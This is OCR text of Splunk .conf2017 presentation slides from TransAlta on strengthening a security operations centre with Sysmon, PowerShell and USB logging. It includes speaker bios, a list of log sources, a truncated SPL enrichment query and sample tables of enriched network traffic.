splunk> .conf2017

Pretty Good SOC

Effectively Enhancing our SOC with Sysmon & PowerShell Logging to detect and respond to today's real-world threats

Kent Farries | Sr. Systems Analyst, Security Intelligence & Analytics

Ikenna Nwafor | Sr Systems Analyst, Security Design

September 25-28, 2017 | Washington, DC

Forward-Looking Statements

During the course of this presentation, we may make forward-looking statements regarding future events or the expected performance of the company. We caution you that such statements reflect our current expectations and estimates based on factors currently known to us and that actual events or results could differ materially. For important factors that may cause actual results to differ from those contained in our forward-looking statements, please review our filings with the SEC.

The forward-looking statements made in this presentation are being made as of the time and date of its live presentation. If reviewed after its live presentation, this presentation may not contain current or accurate information. We do not assume any obligation to update any forward looking statements we may make. In addition, any information about our roadmap outlines our general product direction and is subject to change at any time without notice. It is for informational purposes only and shall not be incorporated into any contract or other commitment. Splunk undertakes no obligation either to develop the features or functionality described or to include any such feature or functionality in a future release.

splunk> .conf2017

Agenda

- Introduction & Background
- TransAlta Information and Challenges
- What was our problem?
- Our Journey
- New Log Configuration
- Endpoint Detection and Forensics
- What’s Next
- References and Links
- Q&A

Kent Farries Background and Role

- I have been with TransAlta for 17 Years in various roles over the years. Desktop, Server, Manager, Architect. Currently Focused on Security and Operational Intelligence
- We are dedicated to the protection of TransAlta's computing infrastructure while enabling a safe computing landscape where the people of TransAlta can conduct business efficiently
- Favorite Splunk t-shirt
  - I like big data and I cannot lie
- Interesting fun fact about me
  - I was a video game champion in 1982 and you can find me listed in IMDB for the Chasing Ghosts Documentary as well as on the Twin Galaxies gaming site

Ikenna Nwafor Background and Role

- Over 14 years in Information Security and Network Management; 3 years at TransAlta as a Senior Information Systems Security Analyst
- Mostly focused on the Governance Risk and Compliance (GRC), Incident Response, Security Operations, User Education and Security Awareness
- A member of TransAlta's Information Security team responsible for ensuring the security of TransAlta's network and Critical Infrastructure
- Certifications – CISSP, CISM, CISA, GICSP
- Favorite Splunk T-Shirt
  - Because You Can't Always Blame Canada

TransAlta Overview

- Over one hundred years of power generation
  - Wind, hydro, solar, natural gas, coal
  - Clean Power Transition Underway
- Operations in Canada, U.S. and Australia
- Well respected power generator and wholesale marketer of electricity
- Critical Infrastructure for Utility Power Generation
- Regulatory Requirements – NERC CIP, SOX
- IT Security Team based in Calgary with SOC outsourced

What was our problem?

Advanced Endpoint Solution, Endpoint Visibility

Red Team Exercise in 2016 Identified Some Gaps

- Our legacy Endpoint Solution was not able to prevent some modern attacks
- We lacked visibility at our Endpoints
- We didn’t always have the information to answer when and how attackers or malware got on our systems
- Our Managed SOC was focused on traditional threats not modern threats

Our Approach Was Simple


- Test then deploy an Advanced Endpoint Solution (EDR/EPP?)
  - We really wanted Prevention, Detection, and Response but didn’t want to buy two solutions
  - Integrate the logs into Splunk for alerting and correlation
- Collect the right logs from all endpoints
  - Advanced Security Audit Policy Settings
  - PowerShell
  - USB
  - Custom locations
- Create new use cases to detect advanced attacks and address our gaps
- Regular Red Team type testing to validate our use cases and verify the gaps were remediated

Why Splunk for EDR?

- We wanted all of our logs in one place to make it easy to search and correlate
- Splunk Forwarder allows us greater flexibility
  - Filter out unwanted or low value events to save bandwidth and license costs
  - Efficiently collect logs from remote locations over slow links
  - Collect additional logs not stored in the Windows Event Logs
  - Collect Host Information
- Sysmon
  - Provides rich information beyond what the built-in Windows logging/tools provide. Allows us to hunt effectively
- PowerShell Logs to look for modern attacks. Favorite tool for attackers
- USB Logging to verify Malware source and look for data loss from Insiders

Key Benefits from Approach


- Advanced Endpoint Prevention allows us to focus our resources on what we could not prevent
- Excellent Visibility at the Endpoint
  - High Fidelity Alerts to assist with hunting and forensics
  - What happened on a given system
  - Was there any lateral movement
  - How did it enter a given system
  - What tools were being used
  - Detect Reconnaissance
  - Searching for Hashes from IOC’s or Threat Intel



Our Journey

Highlights from 2009 - 2017

Legacy SIEM vs SIEM With Data Enrichment



Legacy Search

src	dest_port	count
[redacted]	21	78
[redacted]	21	6
[redacted]	21	4
[redacted]	21	2
[redacted]	63278	2
[redacted]	64848	2
[redacted]	65323	2
[redacted]	65419	2

```
index=pan_logs act
| stats sum(bytes)
| eval "VolMB"=tos
| rex field="user"
| join SAMAccountN
| lookup dnslookup
| fillnull value=u
| iplocation dest_
| replace "" with
| lookup tac_subne
| fillnull value=u
| table src_ip src
| sort -VolMB
| addcoltotals lab
```

Data comes from AD

Data comes from AD Sites & Services


GeoIP Location Data

Ingress / Egress Location

Department	EmployeeType	src_zone	tac_location	tac_location_desc	dest_ip	dest_dns_name	Country	Region	City
[redacted]	Employee	INSIDE	Calgary/T2-5E	Head Office, T2-5E	198.22.157.51	unknown	United States	unknown	unknown
[redacted]	Employee	INSIDE	Calgary/T2-5E	Head Office, T2-5E	198.22.157.51	unknown	United States	unknown	unknown
[redacted]	Employee	INSIDE	Calgary/T2-5E	Head Office, T2-5E	198.22.156.31	unknown	United States	Arkansas	Little Rock
	[redacted]	INSIDE	Calgary/T2-5E	Head Office, T2-5E	198.22.157.51	unknown	United States	unknown	unknown
[redacted]	Employee	Inside	Centralia	Centralia, Washington	204.144.130.119	sta-204-144-130-119.onerain.net	United States	Colorado	Boulder

splunk> .conf2017

Splunk Enterprise at TransAlta Corp.



Remote Access (F5, CISCO, DirectAccess, Palo Alto)

Advanced Threat Protection (FireEye, Palo Alto)

Energy Data (SCADA)

Cloud Services (Azure, O365, etc.)

Operational Data (Performance, Allegro, Error, etc.)

Anti-Malware (SCEP)

Windows Logs (AD, IIS, DHCP, DNS, Device-USB)

Honeywell Card Access

Firewalls (Palo Alto, Cisco, CheckPoint)

Syslog Server (Network Devices)

Threat Lists, Blacklist Data (Bad IP's, C&C's)

Service Now (Reporting, KPI's, Correlation)

Configuration Audits

Vulnerability Detection (Nessus)

Store Metrics (Data Domain)

Endpoint Logs & Forensics (Scripts, EMET, Sysmon, SCCM)

Unstructured Data (Varonis)

IT Security & Operations Architecture

DMZ Deployment Server & Cloud Forwarder

Enterprise Security Search Head 28 Cores

AdHoc / Operations Search Head 28 Cores

Deployment Server For Internal Configuration

Indexer 28 Cores 2TB SSD Storage 7TB SAS Storage

Indexer 28 Cores 2TB SSD Storage 7TB SAS Storage

